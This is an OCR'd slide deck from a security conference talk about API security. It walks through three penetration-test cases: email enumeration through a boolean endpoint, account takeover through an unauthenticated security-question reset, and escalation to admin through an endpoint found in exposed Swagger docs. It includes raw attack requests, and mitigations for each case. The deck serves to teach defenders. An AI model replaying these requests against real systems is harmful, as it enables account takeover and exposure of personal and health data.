Do you know what your API is doing?

Bryce Harty

OPTIV

Proprietary and CONFIDENTIAL. Do Not Distribute. © 2023 Optiv Security Inc. All Rights Reserved.

Agenda

- API Overview
  - What is an API
  - API Security
  - API Authentication
  - API Discovery/Methodology
- Example of Attacks in 2022
  - Three Scenarios
    - Problem/Context
    - Attack
    - Impact
    - Mitigations

OPTIV

Proprietary and CONFIDENTIAL. Do Not Distribute. © 2023 Optiv Security Inc. All Rights Reserved.

Whoami

- Security Consultant II on Attack & Penetration Team @ Optiv
- Background in Software Engineering, Threat Detection, and Penetration Testing
- Primary interests in web application technology and security
- OSCP, OSWP, CRTO, GCIA

xxx


Proprietary and CONFIDENTIAL. Do Not Distribute. © 2023 Optiv Security Inc. All Rights Reserved.

What is an API

- Application Programming Interface
  - A tool that allows applications to communicate with other applications.

- Create, read, update, delete capabilities (CRUD)

- Many types:
  - SOAP
  - RestAPI
  - GraphQL
  - gRPC




Proprietary and CONFIDENTIAL. Do Not Distribute. © 2023 Optiv Security Inc. All Rights Reserved.

API Security

- Authentication
  - API Key
  - Basic Auth – Based 64'ed username and password
  - Bearer JWT Tokens
  - OAuth


- Authenticated vs Unauthenticated – Can change how we identify or fuzz for vulnerabilities.



Proprietary and CONFIDENTIAL. Do Not Distribute. © 2023 Optiv Security Inc. All Rights Reserved.

API Discovery Methodology Approach

- Discovery and Enumeration is everything.
- Too long to be comprehensive
- Slow Down Approach
- Tools
  - Burp Suite
  - FFUF/WFUZZ
  - Postman
    SecLists
  - SoapUI
  - FuzzDB



Proprietary and CONFIDENTIAL. Do Not Distribute. © 2023 Optiv Security Inc. All Rights Reserved.

Scenario Time!

- Three Scenarios
  - Problem/Context
  - Attack
  - Impact
  - Mitigations

Proprietary and CONFIDENTIAL. Do Not Distribute. © 2023 Optiv Security Inc. All Rights Reserved.

OPTIV

#1 – API Scenario

- Information Disclosure due to response (Boolean, size, or timing)
- Insurance Application

Request

Pretty Raw Hex

```
1 GET /public/mimo/user/exists?email=thisuserdoesnotexist@gmail.com HTTP/2
2 Host: [redacted]
3 Sec-Ch-Ua: "Not?A_Brand";v="8", "Chromium";v="108"
4 Accept: application/json, text/plain, */*
5 Sec-Ch-Ua-Mobile: ?0
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
  (KHTML, like Gecko) Chrome/108.0.5359.95 Safari/537.36
7 Sec-Ch-Ua-Platform: "macOS"
8 Origin: [redacted]
9 Sec-Fetch-Site: same-site
10 Sec-Fetch-Mode: cors
11 Sec-Fetch-Dest: empty
12 Referer: [redacted]
13 Accept-Encoding: gzip, deflate
14 Accept-Language: en-US,en;q=0.9
```

Response

Pretty Raw Hex Render

```
1 HTTP/2 200 OK
2 Date: Tue, 13 Dec 2022 00:14:26 GMT
3 Content-Type: application/json; charset=utf-8
4 Vary: Accept-Encoding,Origin
5 Access-Control-Allow-Origin: [redacted]
6 Request-Context: appId=cid-v1: [redacted]
7
8 false
```

Request

Pretty Raw Hex

```
1 GET /public/mimo/user/exists?email[redacted]@gmail.com HTTP/2
2 Host: [redacted]
3 Sec-Ch-Ua: "Not?A_Brand";v="8", "Chromium";v="108"
4 Accept: application/json, text/plain, */*
5 Sec-Ch-Ua-Mobile: ?0
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
  (KHTML, like Gecko) Chrome/108.0.5359.95 Safari/537.36
7 Sec-Ch-Ua-Platform: "macOS"
8 Origin: [redacted]
9 Sec-Fetch-Site: same-site
10 Sec-Fetch-Mode: cors
11 Sec-Fetch-Dest: empty
12 Referer: [redacted]
13 Accept-Encoding: gzip, deflate
14 Accept-Language: en-US,en;q=0.9
```

Response

Pretty Raw Hex Render

```
1 HTTP/2 200 OK
2 Date: Tue, 13 Dec 2022 00:18:04 GMT
3 Content-Type: application/json; charset=utf-8
4 Vary: Accept-Encoding,Origin
5 Access-Control-Allow-Origin: [redacted]
6 Request-Context: appId=cid-v1: [redacted]
7
8 true
```


Proprietary and CONFIDENTIAL. Do Not Distribute. © 2023 Optiv Security Inc. All Rights Reserved.

OPTIV

Impact and Mitigations

- Able to generate 11k customer user emails (just using simple lists with popular HLD's) on a few day assessment

- Important to note:
  - This wasn't on the login/default account logic pages
  - This was identified on a service

Mitigations:
- Protect by Google reCAPTCHA
- Rate Limiting

Proprietary and CONFIDENTIAL. Do Not Distribute. © 2023 Optiv Security Inc. All Rights Reserved.

#2 – API Scenario

- Context
  - Large healthcare application
  - Black box web app penetration test
  - Self Registration ability
  - eyJ - JWT Token Authentication to API

Request

Pretty | Raw | Hex

```
1 GET /rest/api/publ/signin/validate/info?userId=[redacted] HTTP/2
2 Host: prd-app.[redacted]
3 Sec-Ch-Ua: "Not:A-Brand";v="99", "Chromium";v="112"
4 Accept: application/json, text/plain, */*
5 Content-Type: application/json
6 Sec-Ch-Ua-Mobile: ?0
7 Authorization:
  eyJhbGciOiJIUzUxMiJ9.eyJzdWIiOiJURU1QMTIzNCIsImV4cCI6MTY4NDIyOTQ4NSwiaXNzIjoiR0FU
  RVdB[redacted]5zpu
  u50MqpzF6Plpug
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
  like Gecko) Chrome/112.0.5615.138 Safari/537.36
9 Sec-Ch-Ua-Platform: "macOS"
10 Origin: https://[redacted]
11 Sec-Fetch-Site: same-site
12 Sec-Fetch-Mode: cors
13 Sec-Fetch-Dest: empty
14 Referer: https://[redacted]/
15 Accept-Encoding: gzip, deflate
16 Accept-Language: en-US,en;q=0.9
17
18
```

JWT

Response

Pretty | Raw | Hex | Render

```
21 X-Content-Security-Policy: frame-ancestors 'none'
22 X-Content-Type-Options: nosniff
23 X-Frame-Options: DENY
24 X-Webkit-Csp: default-src 'self'
25 X-Xss-Protection: 1; mode=block
26
27 {
28   "userId":"[redacted]",
29   "firstName":"[redacted]",
30   "lastName":"Temp",
31   "emailId":"[redacted]",
32   "histSeqNum":2,
33   "appNum":0,
34   "createdTs":[redacted],
35   "lastAccessedTs":[redacted],
36   "statusCd":"A",
37   "zipCd":"0",
38   "updatedBy":"[redacted]",
39   "updatedTs":[redacted],
40   "actionCd":"SL",
41   "rfaNum":0,
42   "appModeCd":null,
43   "caseNum":0,
44   "userLinkId":"[redacted]",
45   "accountTypeCd":"[redacted]",
46   "firstTimeAccessSw":"[redacted]",
47   "initialAppNum":0,
48   "caseRfaSwitch":null,
49   "individualId":null
```


Proprietary and CONFIDENTIAL. Do Not Distribute. © 2023 Optiv Security Inc. All Rights Reserved.

OPTIV

Request

Pretty Raw Hex

```
1  POST /rest/api/indi/users/manageMyAccount HTTP/2
2  Host: prd-app [redacted]
3  Content-Length: 24
4  Sec-Ch-Ua: "Not:A-Brand";v="99", "Chromium";v="112"
5  Accept: application/json, text/plain, */*
6  Content-Type: application/json
7  Sec-Ch-Ua-Mobile: ?0
8  Authorization:
   eyJhbGciOiJIUzUxMiJ9.eyJzdWIiOiJURU1QMTIzNCIsImV4cCI6MTY4NDIyOTg2MywiaXNzIjoiR0FURVdB
   WSJ9.[redacted]
   eQ52fA
9  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
    Gecko) Chrome/112.0.5615.138 Safari/537.36
10 Sec-Ch-Ua-Platform: "macOS"
11 Origin: https:/[redacted]
12 Sec-Fetch-Site: same-site
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: https://[redacted]
16 Accept-Encoding: gzip, deflate
17 Accept-Language: en-US,en;q=0.9
18
19 {
     "userName":"TEMP12345"
   }
```

Response

Pretty Raw Hex Render

```
1  HTTP/2 403 Forbidden
2  Date: Mon, 15 May 2023 22:58:51 GMT
3  Content-Type: application/json
4  Content-Length: 315
5  Access-Control-Allow-Headers: Content-Type, Authorization, action, pageId,
   x-auth-token
6  Access-Control-Allow-Methods: GET, POST, PUT, DELETE, OPTIONS
7  Access-Control-Allow-Origin: https://[redacted]
8  Access-Control-Expose-Headers: x-auth-token
9  Access-Control-Max-Age: 3600
10 Cache-Control: no-cache, no-store, must-revalidate
11 Expires: 0
12 Pragma: no-cache
13 Server: nginx/1.21.1
14 Server-Timing: dtSInfo;desc="0", dtRpid;desc="694801420", dtTao;desc="1"
15 Set-Cookie: AWSALB=
   S9rp5pX73Rug6ULgKF7hm7PKx4k+ExSc3nDu5DDikLcgZno8aX6gpOBoluRX6CUIH7GhVAVQiHrXviZEyNf2m
   iw8O4aUh+3vluws09QcI93ubTcAHiqHO1MGl0Fv; Expires=Mon, 22 May 2023 22:58:51 GMT;
   Path=/
16 Set-Cookie: AWSALBCORS=
   S9rp5pX73Rug6ULgKF7hm7PKx4k+ExSc3nDu5DDikLcgZno8aX6gpOBoluRX6CUIH7GhVAVQiHrXviZEyNf2m
   iw8O4aUh+3vluws09QcI93ubTcAHiqHO1MGl0Fv; Expires=Mon, 22 May 2023 22:58:51 GMT;
   Path=/; Secure; SameSite=none
17 Set-Cookie: JSESSIONID=786FB5F5CB130C34488598952456F92D; Path=/rest; Secure; HttpOnly
18 Set-Cookie: dtCookie=
   v_4_srv_12_sn_7595609075406FF8DC2BA30DE49B6078_perc_100000_ol_0_mul_1_app-3Aea7c4b59f
   27d43eb_1; Path=/; Domain[redacted]
19 Timing-Allow-Origin: *
20 Vary: Accept-Encoding
21 X-Content-Security-Policy: frame-ancestors 'none'
22 X-Frame-Options: DENY
23 X-Webkit-Csp: default-src 'self'
24 X-Xss-Protection: 1; mode=block
25
26 {
27   "status":403,
28   "title":"FORBIDDEN",
29   "detail":"Security requirements are not satisfied",
30   "path":"/rest/api/indi/users/manageMyAccount",
31   "devMsg":
     "[redacted].security.SecurityException: Securi
     ty requirements are not satisfied",
32   "timeStamp":1684191531848
```


Proprietary and CONFIDENTIAL. Do Not Distribute. © 2023 Optiv Security Inc. All Rights Reserved.

What about Security Questions?

```
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/112.0.5615.138 Safari/537.36
Content-Type: application/json
Accept: application/json, text/plain, */*
Pageid: TCCSQ
Sec-Ch-Ua-Platform: "macOS"
Origin: https://[redacted]
Sec-Fetch-Site: same-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https:/[redacted]
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9

{
  "userName":"TEMP1234",
  "language":"EN",
  "answer3":[redacted],
  "question3":{
    "value":"What is your biggest pet peeve?",
    "spDescription":"¿Qué es lo que más lo irrita?",
    "enDescription":"What is your biggest pet peeve?",
    "code":"27"
  },
  "answer2":[redacted],
  "question2":{
    "value":"Which is your favorite web browser?",
    "spDescription":"¿Cuál es su navegador web favorito?",
    "enDescription":"Which is your favorite web browser?",
    "code":"14"
  },
```

```
Access-Control-Expose-Headers: x-auth-token
Access-Control-Max-Age: 3600
Cache-Control: no-cache, no-store, must-revalidate
Expires: 0
Pragma: no-cache
Server: nginx/1.21.1
Server-Timing: dtSInfo;desc="0", dtRpid;desc="665288773", dt
Set-Cookie: AWSALB=
dkqS/qA+1Iutyb/yiJ97xfg6+r3JD+h5dQG0hfoHZc0Ht7HZE7DqInAMIwul
Bm6SrU71KzDDP3gXaX; Expires=Mon, 22 May 2023 22:55:50 GMT; P
Set-Cookie: AWSALBCORS=
dkqS/qA+1Iutyb/yiJ97xfg6+r3JD+h5dQG0hfoHZc0Ht7HZE7DqInAMIwul
Bm6SrU71KzDDP3gXaX; Expires=Mon, 22 May 2023 22:55:50 GMT; P
Set-Cookie: JSESSIONID=BC1227331491DD831E879E5207E12CF9; Pat
Set-Cookie: dtCookie=
v_4_srv_4_sn_82235AA4A25F5A33EA1DF4D1AD2C947C_perc_100000_ol
Domain=[redacted]
Timing-Allow-Origin: *
Vary: Accept-Encoding
X-Content-Security-Policy: frame-ancestors 'none'
X-Content-Type-Options: nosniff
X-Frame-Options: DENY
X-Webkit-Csp: default-src 'self'
X-Xss-Protection: 1; mode=block

{
  "userName":null,
  "code":"200",
  "message":"Success",
  "language":null
}
```


Proprietary and CONFIDENTIAL. Do Not Distribute. © 2023 Optiv Security Inc. All Rights Reserved.

Forgot Password -> Use Security Questions

*First Question

In what city does your nearest sibling live?

*Answer

*Second Question

Which is your favorite web browser?

*Answer

*Third Question

What is your biggest pet peeve?

*Answer

Proprietary and CONFIDENTIAL. Do Not Distribute. © 2023 Optiv Security Inc. All Rights Reserved.

OPTIV

Account Takeover!

Forgot Password

Set New Password

Be sure to follow the password guidelines below when entering a new password.

*Password

Password

*Confirm Password


Confirm Password

Password Guidelines:

- Must be between 8-32 characters in length
- Must include at least one upper case letter (A-Z)
- Must include at least one lower case letter (a-z)
- Must include at least one number (0-9)
- Must include at least one special character (!$#,&@~^*_-+;=><?%:;|)

OPTIV


Proprietary and CONFIDENTIAL. Do Not Distribute. © 2023 Optiv Security Inc. All Rights Reserved.




Proprietary and CONFIDENTIAL. Do Not Distribute. © 2023 Optiv Security Inc. All Rights Reserved.

Impact and Mitigations

- Full takeover of arbitrary number of accounts contain PHI & PII
- Fuzz for accounts that have admin roles to increase privileges and find admin functionality.



- Mitigations:
- Use authentication on every endpoint
- Don’t allow security questions to reset password from form.



OPTIV

Proprietary and CONFIDENTIAL. Do Not Distribute. © 2023 Optiv Security Inc. All Rights Reserved.

#3 – API Scenario

- Context
  - Large Penetration Test
  - Subdomain portal for communicating with buyers
  - Authorization vs Authentication

Proprietary and CONFIDENTIAL. Do Not Distribute. © 2023 Optiv Security Inc. All Rights Reserved.

OPTIV

API Maturity and Identification

Request

Pretty | Raw | Hex

```
1 GET /user/tenantMembers/TN00f9b89b7a-df95-4f18-b3a3-830c393187db HTTP/1.1
2 Host: developer-api.
3 Sec-Ch-Ua: "Not?A_Brand";v="8", "Chromium";v="108"
4 Accept: application/json, text/plain, */*
5 Cache-Control: no-cache
6 Sec-Ch-Ua-Mobile: ?0
7 Authorization: Bearer
  eyJ0eXAiOiJKV1QiLCJhbGciOi
  JIWkdldyIsImtpZCI6Ii1LSTNF
  6Ly8wODVmODRmZS0yMTZiLTQ5
  WNyIjoiMSIsImVtYWlsIjoibzJwdDlpMTJAZ21haWwuY29tIiwiZmFlawx5XZ5hbWUiOiJEb2U
  iLCJnaXZlbl9uYW1lIjoiSm9obiIsImlkcCI6Im1haWwiLCJpcGFkZHIiOiIxNjguMjE1LjY1L
```

Response

Pretty | Raw | Hex | Render

```
1 HTTP/1.1 200
2 Date: Thu, 22 Dec 2022 18:43:22 GMT
3 Server: Apache/2.4.41 (Amazon) OpenSSL/1.0.2k-fips
4 Access-Control-Allow-Origin: https://developer
5 Vary: Origin
6 Access-Control-Allow-Credentials: true
7 Content-Type: application/json;charset=UTF-8
8 Connection: close
9 Content-Length: 2005
10
11 [
   {
     "userName":
     "userNameWithAt":
     "firstName"
     "lastName":
     "email":
     "jobTitle":null,
```


Proprietary and CONFIDENTIAL. Do Not Distribute. © 2023 Optiv Security Inc. All Rights Reserved.


Discovery is Key!

```
└─$ curl https://developer-api.[redacted]v2/api-docs?group=[redacted] | jq | head -n 50
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100  284k    0  284k    0     0   697k      0 --:--:-- --:--:-- --:--:--  698k
{
  "swagger": "2.0",
  "info": {
    "version": "1.0",
    "title": "[redacted] REST APIs",
    "contact": {
      "name": "[redacted]"
    },
    "license": {}
  },
  "host": "developer-api.[redacted]",
  "basePath": "/",
  "tags": [
    {
      "name": "meeting-notebook-controller",
      "description": "Meeting Notebook Controller"
    },
    {
      "name": "area-of-interest-controller",
      "description": "Area Of Interest Controller"
    },
    {
      "name": "content-item-tag-controller",
      "description": "Content Item Tag Controller"
    },
```



Proprietary and CONFIDENTIAL. Do Not Distribute. © 2023 Optiv Security Inc. All Rights Reserved.

Overwhelming Documentation and API stacks

- 20,000+ Lines of API Documentation
- Postman, SwaggerUI, Soap UI, Hoppscotch
- Modify our approach, use context!



Proprietary and CONFIDENTIAL. Do Not Distribute. © 2023 Optiv Security Inc. All Rights Reserved.



Proprietary and CONFIDENTIAL. Do Not Distribute. © 2023 Optiv Security Inc. All Rights Reserved.

Not this one

```
"/user/{userName}/lifecycle/make_cms_admin": {
  "post": {
    "tags": [
      "user-controller"
    ],
    "summary": "assignCmsAdminToUser",
    "operationId": "assignCmsAdminToUserUsingPOST",
    "consumes": [
      "application/json"
    ],
    "produces": [
      "*/*"
    ],
    "parameters": [
      {
        "name": "userName",
        "in": "path",
        "description": "userName",
        "required": true,
        "type": "string"
      }
    ],
    "responses": {
      "200": {
        "description": "OK",
        "schema": {
          "$ref": "#/definitions/PartnerPortalUser"
        }
      },
      "201": {
        "description": "Created"
      },
      "401": {
        "description": "Unauthorized"
      },
      "403": {
        "description": "Forbidden"
      },
      "404": {
        "description": "Not Found"
```

Request

Pretty Raw Hex

```
1 POST /user/[redacted]@gmail.com/lifecycle/make_cms_admin HTTP/1.1
2 Host: developer-api.[redacted]
3 Sec-Ch-Ua: "Not?A_Brand";v="8", "Chromium";v="108"
4 Accept: application/json, text/plain, */*
5 Cache-Control: no-cache
6 Sec-Ch-Ua-Mobile: ?0
7 Authorization: Bearer
  eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiIsIng1dCI6Ii1LSTNROW5OUjdiUm9meG1
  TNROW5OUjdiUm9meG1lWm9YcWJIWkdldyJ9.eyJhdWQiOiJhcGk6Ly8wODVmODRmZS0
  GE3M2YiLCJpc3MiOiJodHRwczovL3N0cy53aW5kb3dzLm5ldC810DE4YmQyMC1iZjI1
  EvIiwiaWF0IjoxNjcxN[redacted]MTczO
  XU[redacted]4QnZsSE
  [redacted]
  jpbIm9v[redacted]
  [redacted]
  6Im[redacted]iOiJKb2huIERvZS
  NGE4Ny1h[redacted]
  EJJRXB6OEzBQTeuIiwicZNwijoiYXBwIiwic3ViIjoiYjJoQVBIdlhkMzZWMkljTV8S
  5uNCIsInRpZCI6IjU4MThiZDIwLWJmMjUtNDdiMS1iOTk2LWQ0MTlkN2U2ZThiYSIs
  0OWkxMkBnbWFpbC5jb20iLCJ1dGkiOiJ1eThna2ZtRjdFQ0R6dVJWakhwd0FBIiwid
  hMEMiy88Gm8R8XQaCdZ0_lKFP0yvUuIkWLL10mkqgA01_SMLpQBXfV1Gm97LjYJ2Qy
  ekFPyBg-D68XIf5ttE0U9ka3X0pX4G215S4kaJs7dvXPAPVd_DTIB5sfam3lwd98Tx
